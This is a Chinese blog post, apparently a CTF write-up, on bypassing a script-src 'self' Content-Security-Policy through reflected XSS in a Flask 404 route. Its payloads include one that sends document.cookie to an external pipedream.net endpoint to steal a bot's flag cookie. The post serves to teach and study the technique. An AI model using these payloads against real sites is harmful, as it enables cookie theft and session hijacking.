 晚城的海岸线
2024CISCN Simple_php题解
我觉得一点都不simple,这是我做个最难的rce,但是有这么多人都做起了,不知道是自己太菜了还是啥
我觉得一点都不simple,这是我做个最难的rce,但是有这么多人都做起了,不知道是自己太菜了还是啥
这是一道来自sekaiCTF的题目,从老登那了解到的一道很不错的XSS题目

提供给用户输入的内容并打印出来
从源文件我们可以看到主体文件
app.py
1 | from flask import Flask, render_template, make_response,request |
bot.py
1 | from selenium import webdriver |
简单分析一下,app.py在flask框架下:
/:渲染主页index.html
/report:接收用户通过POST请求提交的URL,然后启动Bot类去访问该URL
添加了一个安全头(Content-Security-Policy)来限制脚本和样式的来源
限制了URL只能使用http或https协议,并且主机名必须是127.0.0.1或localhost,否则返回错误
到这里其实就已经联想到了XSS
至于bot.py的逻辑:
使用Selenium自动化浏览器(无头模式)(今年暑假给部门新生群做机器人有幸了解到,无头大概就是只有后端逻辑,但不会显示前端界面给用户)来访问给定的URL,并添加一个名为flag的cookie
而我们要做的就是泄露标志 cookie
在404错误路由中:
1 |
|
可以看见path直接插入,没有清理/HTML 实体编码/转义,可造成XSS,我们随便注入一个标签
1 | http://127.0.0.1:55272/%3Cscript%3Ealert('xss')%3C/script%3E |

可以看到并没有造成xss,我们F12查看一下:

这里显示已经注入成功,但在控制台中可以看到:

很好,被CSP阻止了,那么什么是CSP?
CSP简介
内容安全策略(Content-Security-Policy)是一种web应用技术用于帮助缓解大部分类型的内容注入攻击,包括XSS攻击和数据注入等,这些攻击可实现数据窃取、网站破坏和作为恶意软件分发版本等行为。该策略可让网站管理员指定客户端允许加载的各类可信任资源
当代网站太容易收到XSS的攻击,CSP就是一个统一有效的防止网站收到XSS攻击的防御方法。CSP是一种白名单策略,当有从非白名单允许的JS脚本出现在页面中,浏览器会阻止脚本的执行
我们一般可以通过HTTP消息头或者HTML的Meta标签中设置
从刚才的app.py中可以注意到一些CSP指令:
1 |
|
script-src 'self':
首先script-src指定允许执行脚本的安全源。这包括外部JavaScript文件和内联脚本,而这里的self即与网页相同的域名的脚本
style-src 'self' https://fonts.googleapis.com https://unpkg.com 'unsafe-inline':
style-src指定允许加载样式表的安全源。这包括外部CSS文件和内联样式,这里允许加载同一源self的样式表以及来自https://fonts.googleapis.com和https://unpkg.com的样式表
'unsafe-inline'是一个CSP指令值,允许使用内联资源,例如内联<script>标签,内联事件处理器,内联<style>标签等
font-src https://fonts.gstatic.com:
允许加载来自https://fonts.gstatic.com的字体文件
我们可以通过Google CSP 评估器看看如何绕过:

大概意思就是如果你的网站允许用户上传文件(例如HTML或JS文件)并在相同域下访问它们,或者使用了动态脚本加载(如JSONP或AngularJS模板),那么这些脚本也会被允许执行
所以对self的同源策略理解至关重要
我们来看这个payload:
1 | http://127.0.0.1:55272/<script src="/alert('xss')"></script> |
我们通过src引入同源脚本,此时src中是一个相对路径,这个相对路径指向的是同一个域(127.0.0.1:55272)的根目录下的alert('xss')资源
而在之前的查看器中可以看到已经写进去了,所以就没问题了
不过当点击访问时,控制台提示有语法错误:

因为此时src后并不是一个合法的路径,在{path}前面有/后面有其它数据,我们加上注释符号就可以规避这个问题:
1 | http://127.0.0.1:55272/<script src="/**/alert('xss')//"></script> |

其实到这里就已经差不多结束了,我也是在网上看到很多解包括官方是通过app.js
1 | document.addEventListener("DOMContentLoaded", function() { |
中设置了auto_input,由于机器人不会自己输入,也许是官方设定了一个自动输入参数吧,借此来想构造payload去触发xss,但显然这样很麻烦,又要考虑CSP,同时还要过滤HTML标签的消除,这里网上有很多解法,包括“悬挂标记注入”或者%0a去进行换行来过滤;
但也许预期解是这样吧(我也不太清楚是不是自己搞错了),但通过404的{path},我们可以直接进行xss注入,并执行代码;
这里我们用到location.href跳转:
1 | location.href = "vps_ip:xxxx?"+document.cookie |
看起来像这样:
1 | <script src="/**/location.href='https://eo3fw01pifuy7ak.m.pipedream.net/'+document.cookie//"></script> |
但我们需要进行url编码,这样保证传输的数据在经过浏览器解码后完整不丢失

最后将得到的flag解码即可
思考:Flask是Python中的Web应用程序框架,以我的初步理解来看就是能生成web页面,这不得不让我联想到了PHP,同样都是可以生成Web,想必他们一定有很多差异值得探讨。
首先引起我注意的是框架这个字眼,我们暂且用打包这个说法来定义吧,这个框架相当于一个预先编写好的结构,对于Web应用程序它提供了相应的基本功能和组件,这里就有我们所熟知的处理HTTP请求、路由URL、渲染模板、管理用户会话等基本功能。
所以,不难发现,这个flask框架跳过了那些繁琐的构建网页前所需的一些设置,协议,让用户通过这个框架,模板去套,更专注于开发、测试和维护网页。
